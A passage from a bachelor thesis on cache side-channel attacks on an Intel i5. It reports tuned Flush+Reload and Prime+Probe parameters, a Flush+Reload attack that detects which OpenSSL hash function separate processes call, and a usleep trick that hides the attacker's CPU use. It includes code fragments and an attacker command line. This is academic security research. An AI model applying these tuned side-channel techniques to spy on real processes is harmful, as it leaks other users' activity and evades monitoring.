


Figure 7.2: Efficiency as a function of `PROBE_ORDER`.

Figure 7.2 shows that changing the probe order affected the efficiency, but not by any significant margins.

However, as expected probing backwards instead of forward improved the results, but the best results came from probing in a mixed order, as described in section 4.6.1.

This supports the earlier point that access order matters in Prime+Probe. The improvement may be caused by reduced prefetcher effects, a better interaction with cache replacement behavior, or simply a more favorable probing pattern for the chosen memory layout.

7.4 Sample Count Sweep

The next parameter tested was `SAMPLE_COUNT`. This parameter controls how many times the attacker repeats the prime, wait, and probe sequence in a single attack run. Since Prime+Probe is based on indirect cache-set contention, a single measurement is not enough to reliably identify the victim set. Repeating the experiment gives the attacker more observations and makes the victim-related set stand out more clearly.




Figure 7.3: Efficiency as a function of `SAMPLE_COUNT`.

Figure 7.3 shows that the success rate increases quickly when the sample count is raised from very small values. This is expected, because low sample counts give too little data to separate real victim activity from noise. After around 15 to 20 samples, the improvement becomes smaller, and the curve starts to flatten.

The highest success rate in this sweep was reached at `SAMPLE_COUNT = 30`, with a success rate of 96%. This suggests that additional samples improve stability, but with diminishing returns. A larger sample count gives the attacker more confidence, but it also increases the runtime of each attack attempt. However, the increase in time does not pay off, leaving sample count 20 as an optimal value.

7.5 Prime Times Sweep

The `PRIME_TIMES` parameter controls how many times the attacker repeats the priming phase before probing.




Figure 7.4: Efficiency as a function of `PRIME_TIMES`.

Figure 7.4 shows that increasing PRIME_TIMES improves the success rate significantly at first. This indicates that repeated priming makes the cache state more stable before the victim executes. If the attacker does not prime enough, some cache lines may not be placed reliably, making the later probe result less useful.

The success rate begins to flatten after approximately 10 to 14 prime repetitions. The best result in this sweep was obtained at PRIME_TIMES = 14, with a success rate of 94%. Increasing the value further did not provide a clear improvement, which suggests that the cache set was already being primed reliably enough at that point.

7.6 Final Chosen Parameter Values

Based on the parameter sweeps, the standard values for the Prime+Probe experiments were updated. The main changes were to use PROBE_ORDER = 2 and increase PRIME_TIMES from 10 to 14 repetitions.

Parameter	Baseline value	Final value
FLAG	123	123
SAMPLE_COUNT	20	20
PRIME_TIMES	10	14
PROBE_ORDER	0 (backward)	2 (mixed)
THRESHOLD	46	47
RUN_COUNT	1000	1000

Table 7.2: Prime+Probe parameter values before and after tuning.

The updated values were chosen because they gave better results in the tested configurations. The threshold of 47 cycles fits the useful range observed in the threshold sweeps, while probe order 2 improved the efficiency in the probe order tests. Increasing PRIME_TIMES to 14 made the priming phase more reliable without adding unnecessary extra repetitions. With these tuned parameters, the attack reached above 95% accuracy in the tested setup.

7.7 Attack Accuracy and Stability

The Prime+Probe attack was less stable than Flush+Reload. The results depended strongly on the chosen threshold and probe order.

The threshold experiments showed that the best values were generally in the range of 46 to 51 cycles for the more useful cases. The probe order experiments showed that using probe order 2 (mixed) improved the result compared with the initial order 1 (forward).

Sources of Noise

The general noise sources are described in Section 3.5. Prime+Probe is more sensitive to them than Flush+Reload because the attack signal in general is weaker and more indirect.

The attacker observes cache sets rather than direct hits on known shared addresses. However, with the fine tuned setup used and described in this attack implementation, the attack signal maintained strong enough to overcome the issues from system noise and hardware prefetching.

7.8 Summary

The experiments showed that the attack can reveal cache activity made by the victim. The success rate was above 90% and the rate would be higher with repeated sample_counts.

8 OpenSSL Library Example

After testing Flush+Reload in controlled setups, the next step was to apply the same idea to a more realistic target. This experiment uses a client-server program based on the DTU course 02159 Operating Systems project. In this project, a client generates SHA256 hashes from random 64-bit integers and sends them to a server, which must brute force the original value within a given search range.

The goal is to test whether an attacker using the Flush+Reload method can discover which OpenSSL hash function is actually being executed.

8.1 Shared Library Monitoring

Earlier Flush+Reload experiments used a deliberately shared buffer. In this experiment, the shared memory comes from `libcrypto.so`, the OpenSSL shared library.

When several processes load the same shared library, the operating system can map the same physical code pages into each process. This means that a function such as `SHA256` can be monitored through its shared library code page, even though the attacker and victim are separate processes.

8.2 Monitored Targets

The attacker monitored four OpenSSL hash functions: `MD5`, `SHA1`, `SHA256`, and `SHA512`. These were chosen as common hash functions and as possible candidates for identifying which function the victim uses.

```
target_t targets[] = {
{"MD5",    (void *)MD5},
{"SHA1",   (void *)SHA1},
{"SHA256", (void *)SHA256},
{"SHA512", (void *)SHA512},
{"usleep", (void *)usleep}
};
```

Listing 8.1: OpenSSL functions monitored by the attacker.

Each target is a function address in the OpenSSL library. During the attack, these addresses are flushed and later reloaded while measuring the access time. The attacker must use the same OpenSSL library version as the victim, since different versions can place the monitored functions on different code pages. This mattered in the experiments because the server used `libcrypto.so.3`, while the client used OpenSSL 1.1.

8.3 Realistic Client-Server Setup

The victim programs were taken from the DTU 02159-based implementation mentioned and described in appendix A.3 and tested in two cases: first with the server as the victim,

and then with the client as the victim.

Unlike the earlier controlled Flush+Reload setup, this experiment monitors function addresses in a shared OpenSSL library. The attacker and victim are separate processes using shared library code pages. In these experiments, the attacker and victim were placed on different physical cores, so they did not share the private L2 cache. The shared cache level between them was therefore the L3 cache.

For this reason, the OpenSSL experiments used a higher threshold than the earlier same-core L2 experiment. The same attacker command was used for both the server-side and client-side experiments:

```
# ./attacker <flag> <sample_count> <flush_method> <threshold>
#            <nop_delay> <buffer_size> <flush_times> <probe_order>
./attacker 2 1000000 0 100 1000 3145728 1 0
```

Listing 8.2: Attacker command used for the OpenSSL experiments.

Here, `flag = 2` corresponds to the `SHA256` target, and the threshold was set to `100` cycles to match the shared L3 cache setup.

The client-server program includes a configurable `delay` parameter on the client side. This delay inserts a pause between requests. From a cache-monitoring perspective, this matters because the client only calls `SHA256` once per request, while the server calls `SHA256` repeatedly during brute forcing.

The server was therefore expected to be the easier target, since it gives the attacker many opportunities to observe `SHA256` in the cache. The client was expected to be harder to detect, because the attacker's measurement window has to overlap with a much shorter function call.

8.4 Server-Side Attack

When the server was used as the victim, `SHA256` was detected reliably across samples. This matches the expected behavior, since the server repeatedly calls `SHA256` while brute forcing candidate values.

Table 8.1: Server-side Flush+Reload result for the OpenSSL SHA256 target.

Measurement	Value	Interpretation
Samples	100000	Number of measurement rounds
Real time	5.644 s	Total wall-clock runtime
User time	0.201 s	CPU time spent in user mode
usleep hits	99999	Attacker-side delay function
MD5 hits	0	Not detected
SHA1 hits	0	Not detected
SHA256 hits	99987	Correctly detected target function
SHA512 hits	0	Not detected

Table 8.1 shows a clear signal for `SHA256`, while the other monitored hash functions produced no relevant detections. This confirms that the attacker can identify the hashing algorithm used by the server through shared library monitoring.

The `usleep` row is not a victim signal. It appears because this attacker version uses `usleep(1)` inside its own measurement loop. The effect of this delay is discussed separately in Section 8.6.

8.5 Client-Side Attack

When the client was used as the victim, the result was less consistent than for the server. This is because the client only calls `SHA256` once per request, giving the attacker fewer useful measurement windows.

Each attacker run used a sample count of `1000000`. However, this number is not the useful number for interpreting the client-side result. The client had a delay of `0.1` seconds between requests, and each attacker run lasted around `6.2` seconds on average. This means that the client made approximately 62 requests during one attacker run.

For this reason, the detection rate should be interpreted relative to approximately 62 client calls, rather than relative to the full sample count of `1000000`. Across the repeated runs, the attacker detected `SHA256` an average of 56.05 times per run. Several runs came close to this approximate value.




Figure 8.1: Client-side OpenSSL detection results over 100 runs, with each attacker run lasting around 6.2 seconds.

Figure 8.1 shows that the main challenge with the client is timing alignment. When the attacker observes the function call, the classification is clear, but some measurement

rounds do not overlap with the short `SHA256` call. The average of 56.05 detections out of approximately 62 client calls shows that most client requests were observed, but not all of them.

8.6 Attacker-Side Delay and Measurement Side Effects

For the realistic client-server scenario, a second attacker version was created. This version calls `usleep(1)` inside the measurement loop. The purpose was not to make the attack faster, but to make it less visible on the system.

Without this delay, the attacker constantly flushes and reloads the monitored addresses, which makes CPU usage close to 100%. With `usleep(1)`, CPU usage was reduced to around 7%. This makes the attacker much less visible in tools such as `htop` or `Task Manager`, which is relevant in a more realistic attack scenario.

The tradeoff is that the attack takes longer in wall-clock time. In the server-side experiment, the run took about 5.6 seconds of real time, while only using about 0.2 seconds of user CPU time, as shown in Table 8.1.

The same table also shows that `usleep` was detected almost every round. This does not mean that the victim called `usleep`, since the server does not use any sleep function. It means that the attacker detected its own helper function, because `usleep(1)` was part of the measurement loop.

This result shows an important tradeoff. Adding `usleep(1)` makes the attacker far less visible in terms of CPU usage, but it also increases the wall-clock runtime and introduces an attacker-side cache signal that must not be confused with victim activity.

8.7 Custom Victim Validation

To test the method in a more controlled way, a custom victim was created. Instead of only calling `SHA256`, this victim chooses between four different OpenSSL hash functions based on a flag value.

```
    unsigned char output[SHA512_DIGEST_LENGTH];

    printf("Flag: %d\n", flag);
    while (1)
    {
        switch (flag)
        {
        case 0:
            MD5(input, strlen((char *)input), output);
            break;
        case 1:
            SHA1(input, strlen((char *)input), output);
            break;
        case 2:
            SHA256(input, strlen((char *)input), output);
```

```
            break;
        case 3:
            SHA512(input, strlen((char *)input), output);
            break;
        default:
            break;
        }
    }
```

Listing 8.3: Core part of the custom OpenSSL victim.

The purpose of this test was to confirm that the attacker could distinguish between all monitored hash functions, not only `SHA256`.




Figure 8.2: 3D classification matrix for the custom OpenSSL victim.

The exact numerical values behind the plot are shown in Table 8.2. The correct function produced between 969,279 and 984,778 hits out of 1,000,000 samples, depending on which hash function was executed. The remaining monitored functions produced zero hits corresponding to no false positives in each run.

Table 8.2: Hit counts behind the 3D classification matrix.

Monitored function	Victim MD5	Victim SHA1	Victim SHA256	Victim SHA512
MD5	971542	0	0	0
SHA1	0	984778	0	0
SHA256	0	0	969279	0
SHA512	0	0	0	982257

This supports that the monitored OpenSSL functions can be distinguished clearly in this setup.

8.8 Limitations

The OpenSSL shared library experiment has some practical constraints.

First, the attacker must monitor the same library version as the victim. Different OpenSSL versions may place the monitored functions on different code pages, so the measured addresses may not correspond to the code executed by the victim. This mattered in the experiments because the server used `libcrypto.so.3`, while the client used OpenSSL 1.1.

Second, sparse callers such as the client are harder to monitor reliably. The server repeatedly calls `SHA256` during brute forcing, while the client only gives short detection windows.

Finally, attacker-side helper functions can affect the measurements. As shown with `usleep`, a function used by the attacker can also appear as a cache hit if it is monitored.

8.9 Summary

This chapter applied Flush+Reload to real shared library code by monitoring OpenSSL function addresses. Because the setup used separate processes on different physical cores, the experiments used the shared L3 cache and a threshold of `100` cycles.

The server produced a clear `SHA256` signal because it called the function repeatedly during brute forcing. The client was harder to observe because it only called `SHA256` once per request, but the attacker still detected it an average of 56.05 times out of approximately 62 client calls per run.

The `usleep(1)` version reduced CPU usage to around 7%, at the cost of longer wall-clock runtime. The custom victim confirmed that the same method can distinguish between several OpenSSL hash functions.

9 Discussion

This chapter interprets and discusses some of the results and observations from the experiments done in the previous chapters.

9.1 Comparing the Two Main Attacks

Both attacks were run on the same hardware with the same victim flag value (123) and evaluated using the same sweep methodology, which makes a comparison possible.

As expected, Flush+Reload produced a cleaner and easier to interpret attack signal. The threshold sweep showed that any value between 39 and 175 cycles gave above 95% accuracy. This is a direct consequence of the timing gap being exploited: L2 cache hits land at 30-42 cycles, while DRAM accesses after a flush land at 175 cycles or more. The two distributions do not overlap, so the threshold placement is almost irrelevant within that range.

Prime+Probe operated on a much narrower margin. The effective threshold range was only 46-51 cycles, because the signal being measured is the difference between an L2 hit and an L3 hit rather than an L2 hit and a DRAM miss. Those two distributions are much closer together, which is why Prime+Probe needed more samples per decision (20 versus 5) and was far more sensitive to threshold placement. Moving the threshold by a few cycles could drop accuracy from above 90% to near zero.

The practical consequence is that Flush+Reload is more robust across hardware variation, while Prime+Probe requires re-tuning for each platform. The tradeoff is applicability: Flush+Reload requires shared physical memory between attacker and victim, while Prime+Probe needs only cache set contention and works in environments where shared memory cannot be arranged. Both results confirm that the side channel is a property of normal hardware behavior, not a software vulnerability in the victim program.

9.2 Mean Curves for Attack Signals

After all parameter sweeps for each attack was run 1000 times with its final configuration as described in sections 5.7 and 7.6.

Figure 9.1 shows the mean hit count per candidate location across those runs.




Figure 9.1: Mean cache misses per candidate location averaged over 1000 runs. Top: Flush+Reload (1024 locations). Bottom: Prime+Probe (512 cache sets). In both cases the correct location is set 123, highlighted in orange.

The Flush+Reload curve is almost flat apart from a few narrow secondary peaks. Since `SAMPLE_COUNT = 5`, the main peak is expected to be close to 5. The more interesting part of the plot is therefore the small activity at other indices. These peaks show that a few non-flag locations occasionally pass the threshold. Since the peaks appear repeatedly at the same specific indices, the noise is not distributed uniformly across the candidate range.

The Prime+Probe curve has more visible secondary structure. Several cache sets produce repeated misses, and these also appear concentrated at specific sets rather than randomly across the full range. The main peak is well below the maximum possible value of 20 samples. This suggests that the target set is not counted as a miss in every round, even when the victim uses it. The plot therefore shows both the intended signal and the recurring set-specific noise that Prime+Probe has to tolerate.

9.3 Limitations

Controlled environment. The experiments ran under controlled conditions on a single machine with CPU isolation and minimal background activity. Real-world conditions usually contains more background processes, different and sometimes unknown

hardware, which would require higher sample counts and likely a narrower usable threshold range and even more precise fine tuning.

Threat model scope. No key recovery or cryptographic break was attempted. Detecting which function a process calls is one step in a larger attack pipeline. The results show the side channel is measurable on real hardware, not that it leads directly to key material.

Hardware specificity. All parameter values reflect the specific latency profile and microarchitecture of the i5-4210M. The methodology transfers to other hardware, but the threshold values, `PRIME_TIMES` requirement, and probe order sensitivity would each need to be re-evaluated on a different processor.

10 Conclusion

In this project, several cache side-channel attacks were implemented and evaluated on a real Intel i5 processor. The experiments covered Flush+Reload, Prime+Probe, and a Flush+Reload application against OpenSSL shared library code. The results show that cache timing differences can reveal victim memory activity under controlled conditions, especially when the cache sharing relation between attacker and victim is known.

Flush+Reload.

Flush+Reload achieved above 95% success rate under the tested conditions. The attack worked well because attacker and victim accessed the same physical memory, and because they were placed on separate logical CPUs of the same physical core. This made the victim's accesses visible through the shared L2 cache. The large timing gap between cached accesses and flushed misses made classification reliable with only a small number of samples. The mixed probe order was also important, since sequential probing allowed the hardware prefetcher to create hits on non-flag indices.

Prime+Probe.

Prime+Probe achieved above 90% accuracy, showing that cache set contention can be observed without shared memory. Compared with Flush+Reload, the signal was weaker and required more tuning. The threshold had to be placed within a narrow range, the prime phase needed repeated passes to occupy the cache set reliably, and more rounds were needed before the victim's active set stood out. The attack was therefore less direct, but still successful under the controlled conditions.

OpenSSL.

The OpenSSL experiment showed how Flush+Reload can be applied to shared library code. In this case, the attacker did not need to create a shared buffer, because the operating system already maps shared library pages into multiple processes. The server-side experiment was easy to detect because the victim called `SHA256` repeatedly in a tight loop. The client-side experiment was harder because the function was only called briefly during each request, making timing alignment the limiting factor. The custom four-function victim also showed that different hash functions could be distinguished when their library locations were monitored separately.

Hardware optimisations as attack side-channels.

The experiments show that hardware features designed for performance can also create measurable side channels. Shared caches made the attacks possible, hardware prefetching had to be controlled through probe order, and cache replacement behavior affected how reliably Prime+Probe could prepare a cache set. This means software security alone is not always enough if the hardware execution pattern still leaks information through timing.

References

[1] *Side Channel Attacks: When Strong Cryptography is not Enough*. Utimaco. Oct. 2, 2025. URL: https://utimaco.com/news/blog-posts/side-channel-attacks-when-strong-cryptography-not-enough (visited on 04/06/2026).

[2] *Cache Lab*. Massachusetts Institute of Technology. 2024. URL: https://shd.mit.edu/2024/labs/cache.html (visited on 03/17/2026).

[3] Wikipedia contributors. *Translation lookaside buffer*. https://en.wikipedia.org/wiki/Translation_lookaside_buffer. Accessed: June 2026. 2025.

[4] *SHD-CacheAttackLab*. GitHub repository for the Hands-On Hardware Side Channels Lab. MATCHA-MIT. 2026. URL: https://github.com/MATCHA-MIT/SHD-CacheAttackLab (visited on 04/07/2026).

[5] Yuval Yarom and Katrina Falkner. "FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack". In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, Aug. 2014, pp. 719–732. ISBN: 978-1-931971-15-7. URL: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom.

[6] Michael Kerrisk. *mmap(2) - Linux manual page*. https://man7.org/linux/man-pages/man2/mmap.2.html. Accessed June 2026.

[7] Felix Cloutier. *CLFLUSH - Flush Cache Line*. https://www.felixcloutier.com/x86/clflush. Intel x86 Instruction Set Reference. Accessed June 2026.

[8] Paul Kocher et al. *Spectre Attacks: Exploiting Speculative Execution*. 2018. URL: https://spectreattack.com/spectre.pdf (visited on 03/17/2026).

[9] Wikipedia contributors. *Linear congruential generator*. https://en.wikipedia.org/wiki/Linear_congruential_generator. Accessed: 2024. 2024.

[10] Intel Corporation. *Hardware Prefetch Controls for Intel® Atom® Cores*. https://www.intel.com/content/www/us/en/content-details/795247/hardware-prefetch-controls-for-intel-atom-cores.html. Accessed June 2026.

A GitHub Repositories and Project Files

A.1 Project GitHub

The full source code of this project is included as a zip file in the final handin as a ”Bilag”. ´The README file is updated to explain where and how to use or where to find certain parts of the project. The full GitHub repository with commit histories is accessible on:

https://github.com/Loff-code/Bachelor-Thesis

Disclaimer about git history: It is not possible to judge which student in this project has done each part or commited each thing in the source code to git. This is due to the project running on the test computer, with both students SSH accessing directly into the same PC. Git history is therefore simplified with just one user marked as contributor for commits. Furthermore, since the SSH sharing works live-on-save, probably a smaller and less often portion of commits and pushes have been made overall to git, since both students have been able to work separately and change files directly without working with branches and pull requests every time.

A.2 Cloned GitHub

When initializing this project, the following MIT Labs skeleton GitHub repository was cloned to get started:

https://github.com/MATCHA-MIT/SHD-CacheAttackLab?tab=readme-ov-file

This repository and some of its use is also mentioned and referenced in bibliography and stated in the report in chapter 3 in section 3.4.

Mostly, the repository helped with an initiated folder structure and helper functions in utils files, some of which are mentioned in C.

A.3 OS-Challenge Course

The OpenSSL attack implementation builds on / uses code and functionalities inherrited from the DTU course at course site:

https://kurser.dtu.dk/course/02159

The authors of this project does not attempt to take any credit for the codes or ideas generated or used in this course. As students attempting the course, we merely wanted to try and use this as a real life experiment for this project. The repository with source codes for this course are in private GitLab repositories which is why they are not uploaded or linked here.

B AI Usage

During the preparation of this project, the authors has used AI tools for the following purposes.

Research and literature exploration. AI was used to identify relevant literature for cache attacks in general, and for related security research. Any sources discovered by AI has been independently verified before use.

Data visualizations. AI tools were used to generate Python scripts for plotting and analyzing attacker-collected CSV data, and to produce HTML/CSS-based visualizations based on hand-drawn sketches. The underlying data and research, experimental design, and interpretation of results are entirely the authors' own work.

Automation scripts. AI was used to assist writing Bash scripts used to automate large-scale test runs and parameter sweeps. These scripts reduced manual effort in executing repeated experiments but does not affect how the attacks were designed or implemented.

Non-use. No AI tool was used to generate, write, or implement any attacker or victim source code. These implementations were developed based on the authors' own research, experimentation and testing, and the baseline pseudocode provided in the MIT cache attack lab [2].

After the use of any of the above tools, the authors reviewed and edited all AI-assisted output and therefore take full responsibility for all contents of this thesis.

C Additional Commands and Setup Details

This appendix contains additional command-line steps, system checks, and setup details used during the project.

C.1 Utility Functions and Helper Declarations

Both the Flush+Reload and Prime+Probe implementations share a set of utility functions declared in `util.h`. Here is defined common types, constants, and helper functions used across the attacker and victim programs. The two different cache attack types each have their own version of `util.h` with slightly different constants and setup.

The following functions are declared in `util.h` and used throughout the implementations.

`measure_one_block_access_time(ADDR_PTR addr)` Returns the number of CPU cycles needed to read a single memory address. It uses the `rdtsc` instruction to read the timestamp counter before and after the access, with `lfence` instructions to prevent wrong ordered execution from affecting the measurement. This is the core timing measurement function used for any cache hit/miss decisions.

```
/* Measure the time it takes to access a block with virtual address addr. */
CYCLES measure_one_block_access_time(ADDR_PTR addr)
{
    CYCLES cycles;

